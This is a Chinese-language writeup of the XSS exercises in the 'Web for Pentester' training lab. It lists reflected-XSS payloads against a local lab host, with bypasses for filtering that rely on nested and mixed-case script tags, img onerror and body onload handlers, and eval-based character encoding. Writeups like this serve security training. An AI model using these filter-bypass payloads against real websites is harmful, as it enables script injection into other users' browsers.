Web for pentester_writeup之XSS篇


转载

ditanji3425 于 2019-08-05 16:03:00 发布 60 收藏 1
原文链接：http://www.cnblogs.com/liliyuanshangcao/p/11303263.html

Web for pentester_writeup之XSS篇

XSS（跨站脚本攻击）


Example 1



反射性跨站脚本，URL中name字段直接在网页中显示，修改name字段，

Payload：

http://192.168.219.136/xss/example1.php?name=<script>alert(1)</script>




Example 2

和例1相似，但是做了相关字符串正则过滤，过滤<script></script>字符串


Paload1：

http://192.168.219.136/xss/example2.php?name=<scri<script>pt>alert(1)</scri</script>pt>




Paload2：


http://192.168.219.136/xss/example2.php?name=<Script>alert(1)</sCript>



Example 3




同样是过滤，使用例2的payload2无法成功



使用例2的payload1成功绕过过滤，可知新加了一层大小写过滤，但未考虑到标签包含标签方式过滤

Payload1：


http://192.168.219.136/xss/example3.php?name=<scri<script>pt>alert(1)</scri</script>pt>




还有一种方式，就是不使用script脚本

Payload2：

http://192.168.219.136/xss/example3.php?name=<img src=x onerror=alert(1)>




Example 4



返回值变为error，测试其他payload，发现只要payload包含script字符就会报错，使用无script字符的脚本验证


Payload1：

http://192.168.219.136/xss/example4.php?name=<img src=x onerror=alert(1)>




Payload2：


http://192.168.219.136/xss/example4.php?name=<BODY ONLOAD=alert('XSS')>



成功弹窗。

Example 5





测试上述payload均报错，应该是过滤掉了alert字符，测试使用html实体编码均失败


http://192.168.219.136/xss/example5.php?name=<img src=x onerror=alert(1)>

http://192.168.219.136/xss/example5.php?name=<script>alert(1)</script>

使用eval执行编码绕过


Payload1(十进制)

http://192.168.219.136/xss/example5.php?name=<script>eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41))</script>



Payload2（十六进制）

http://192.168.219.136/xss/example5.php?name=<script>eval("\x61\x6c\x65\x72\x74\x28\x31\x29")</script>

